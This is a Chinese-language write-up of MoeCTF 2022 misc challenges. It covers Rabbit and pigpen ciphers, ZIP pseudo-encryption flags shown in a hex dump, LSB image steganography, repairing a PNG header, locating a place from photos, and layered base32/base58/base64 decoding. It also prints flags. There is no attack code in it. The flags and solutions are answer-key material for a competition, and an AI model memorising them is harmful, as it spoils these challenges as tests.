Moectf 2022 wp

misc

Hide-and-seek

打开文件，露出马脚

复制粘贴

moectf{Hey_U_ve_f0und_m3!}

Misc杂项之入门指北

Rabbit

用010editor打开，拖到文件尾，看到在文件尾有一串类似base64的字符，但是解密之后并不是base64


```
)ùSoM..%¦-^û....
IEND®B`,########
(=^-^=)###U2FsdG
VkX1+EPlLmNvaJK4
Pe06nW0eLquWsUpd
yv3fjXM2PcDBDKlX
eKupnnWlFH..ewFE
GmqpGyC1VdX8
```

所以是其他加密，尝试性的把题目名称百度一下，发现有个Rabbit加密

解密得到flag


小纸条

打开看到图片，一脸懵




所以百度搜索图形加密

在某个网页上滑动的途中看到个 猪圈密码 和这个很像，就尝试解密，得到flag




寻找黑客的家


打开文件，看到两个图片



这个图片应该是更重要的，国内的地方，先百度图片搜一下



只看到有个小红书的图片，从图片可以进一个大哥的动态，但是动态里面啥都没有，甚至有人评论问大哥位置



所以还是老实百度地图找吧，搜最明显的两个店名，汉明宫足疗和宜家便利店，找到街景

位置如下

Locked bass

首先要知道伪加密是什么。

zip伪加密是在文件头的加密标志位做修改，进而再打开文件时识被别为加密压缩包。

```
0000h: 50 4B 03 04 14 00 08 00 08 00 8A 89 EB 54 53 B9  PK........Š‰ëTS¹
0010h: 7C FD D9 00 00 00 FF 00 00 00 11 00 00 00 55 6E  |ýÙ...ÿ.......Un
0020h: 6C 6F 63 6B 65 64 20 62 61 73 73 2E 7A 69 70 75  locked bass.zipu
0030h: 8E CF 0B C1 70 18 C6 BF F3 EB E0 A6 24 47 07 47  ŽÏ.Áp.Æ¿óëà¦$G.G
0040h: 69 1B 97 EF 41 4A 22 16 96 B0 39 DA 66 C9 86 03  i.—ïAJ".–°9ÚfÉ†.
0050h: 45 6E 4A FE 03 42 29 27 57 94 23 F9 1F 76 E1 E0  EnJþ.B)'W”#ù.váà
0060h: A2 98 D5 0E FE 05 DF 6D 6E F2 BC 3D 7D DE 7A DF  ¢˜Õ.þ.ßmnò¼=}Þzß
0070h: A7 1E 9A B2 3B DC C0 90 32 D1 4B 8C 4F 11 18 B4  §.š²;ÜÀ.2ÑKŒO..´
0080h: 1B F6 20 97 DB 72 87 97 EA 42 80 AB 75 BB E1 DE  .ö —Ûr‡—êB€«u»áÞ
0090h: A0 A7 9D 17 CF DD 5E 9D 6F 1F A7 B5 B6 19 BD 96   §..ÏÝ^.o.§µ¶.½–
00A0h: 63 ED B0 52 67 DB F7 71 C9 31 50 AE 46 8A AD 3A  cí°RgÛ÷qÉ1P®FŠ-:
00B0h: 1E ED 0B 04 C4 6B C9 D4 90 25 25 9C 25 53 62 55  .í..ÄkÉÔ.%%œ%SbU
00C0h: 4A 0C 79 02 56 58 32 DF E0 64 48 E4 C8 8A 28 A4  J.y.VX2ßàdHäÈŠ(¤
00D0h: A1 C8 A7 07 8D 02 8B C7 68 0A B3 C5 C1 BF 1E 41  ¡È§...‹Çh.³ÅÁ¿.A
00E0h: 60 29 60 E1 B7 95 FB 7B C2 80 1F 78 9A C7 8B 7D  `)`á·•û{Â€.xšÇ‹}
00F0h: 7A C5 6E 7A 36 E3 42 14 BD A1 3B 40 A4 29 A7 CB  zÅnz6ãB.½¡;@¤)§Ë
0100h: FC 41 C3 23 4E CC C4 07 50 4B 01 02 3F 00 14 00  üAÃ#NÌÄ.PK..?...
0110h: 09 00 08 00 8A 89 EB 54 53 B9 7C FD D9 00 00 00  ....Š‰ëTS¹|ýÙ...
0120h: FF 00 00 00 11 00 24 00 00 00 00 00 00 00 20 00  ÿ.....$....... .
0130h: 00 00 00 00 00 00 55 6E 6C 6F 63 6B 65 64 20 62  ......Unlocked b
0140h: 61 73 73 2E 7A 69 70 0A 00 20 00 00 00 00 00 01  ass.zip.. ......
0150h: 00 18 00 CF D4 E6 51 06 95 D8 01 CF D4 E6 51 06  ...ÏÔæQ.•Ø.ÏÔæQ.
0160h: 95 D8 01 B3 AD E6 51 06 95 D8 01 50 4B 05 06 00  •Ø.³-æQ.•Ø.PK...
0170h: 00 00 00 01 00 01 00 63 00 00 00 08 01 00 00 00  .......c........
0180h: 00                                               .
```

在这个文件中，第一个是压缩源文件数据区的全局加密，第二个是压缩源文件目录区的全局方式标记。

无加密
压缩源文件数据区的全局加密应当为00 00
且压缩源文件目录区的全局方式位标记应当为00 00


假加密
压缩源文件数据区的全局加密应当为00 00
且压缩源文件目录区的全局方式位标记应当为09 00

真加密
压缩源文件数据区的全局加密应当为09 00
且压缩源文件目录区的全局方式位标记应当为09 00

（09 00 和 00 00 只是表示的一个例子，只要末位是偶数就是无加密，是奇数就是有加密）


因此修改第二个位置为00 00即可

打开文件得到贝斯，解码即可



Nyanyanya!

图片隐写先看看哪里呢，先放010editor里面吧。拖到文件尾，看到提示LSB



对于LSB隐写我并不是很清楚，此时就要借助ctfwiki来了解一些知识。

LSB ¶


LSB 全称 Least Significant Bit，最低有效位。PNG 文件中的图像像数一般是由 RGB 三原色（红绿蓝）组成，每一种颜色占用 8 位，取值范围为 `0x00` 至 `0xFF`，即有 256 种颜色，一共包含了 256 的 3 次方的颜色，即 16777216 种颜色。

而人类的眼睛可以区分约 1000 万种不同的颜色，意味着人类的眼睛无法区分余下的颜色大约有 6777216 种。

LSB 隐写就是修改 RGB 颜色分量的最低二进制位（LSB），每个颜色会有 8 bit，LSB 隐写就是修改了像数中的最低的 1 bit，而人类的眼睛不会注意到这前后的变化，每个像素可以携带 3 比特的信息。


并且在该介绍下方就有stegsolve的推荐，以及LSB的相关例题。

在本题中，图片的alpha通道中始终没有任何信息，则尝试对另外三个通道的最低位进行提取得到flag。




What do you recognize

拿到文件发现没有后缀，放入010editor中，文件名中似乎有个 ' 而导致不能打开，删除 ' ，重新打开



文件头有点问题，改成PNG的文件头就行了。




然后修改后缀为png，得到flag的二维码

A band


打开文件，看到一堆二进制数，题目描述让我们一层一层还原，所以先还原成十六进制数。（带懒狗只能找在线工具。）

再把下面这堆十六进制处理(去掉标点，前缀)后转成字符



这时可以看到转换后的字符最大都只是f，所以这些还是十六进制字符串，再次转换

得到一堆颜文字（有的网站解出来颜文字不太对），想到颜文字加密。



只有大写字母和数字2-7，是base32，解码得到

这个经过尝试得到是base58，再解码得到

726B4z4TxFAbdtvVAufipbmQKEeEDagpygCxmpMEca8FX1n7T2rPBmL9uVBxsJSWBu6BrbdV8HYoBGXco2hUBLPMEdvzS9awW6GYaP5p4cX6R2WP8kc

编码Base58> 解码Base58>

转换后：

The_last_step_should_be_familiar_to_you_bW9lY3Rme1doeV9zMF9tYW55XzFuc3RydW1lbnRzP30=

最后这个，最熟悉的当然就是base64了，解码得到flag

bW9lY3Rme1doeV9zMF9tYW55XzFuc3RydW1lbnRzP30=

编码Base64> 解码Base64>

转换后：

moectf{Why_s0_many_1nstruments?}

想听点啥?

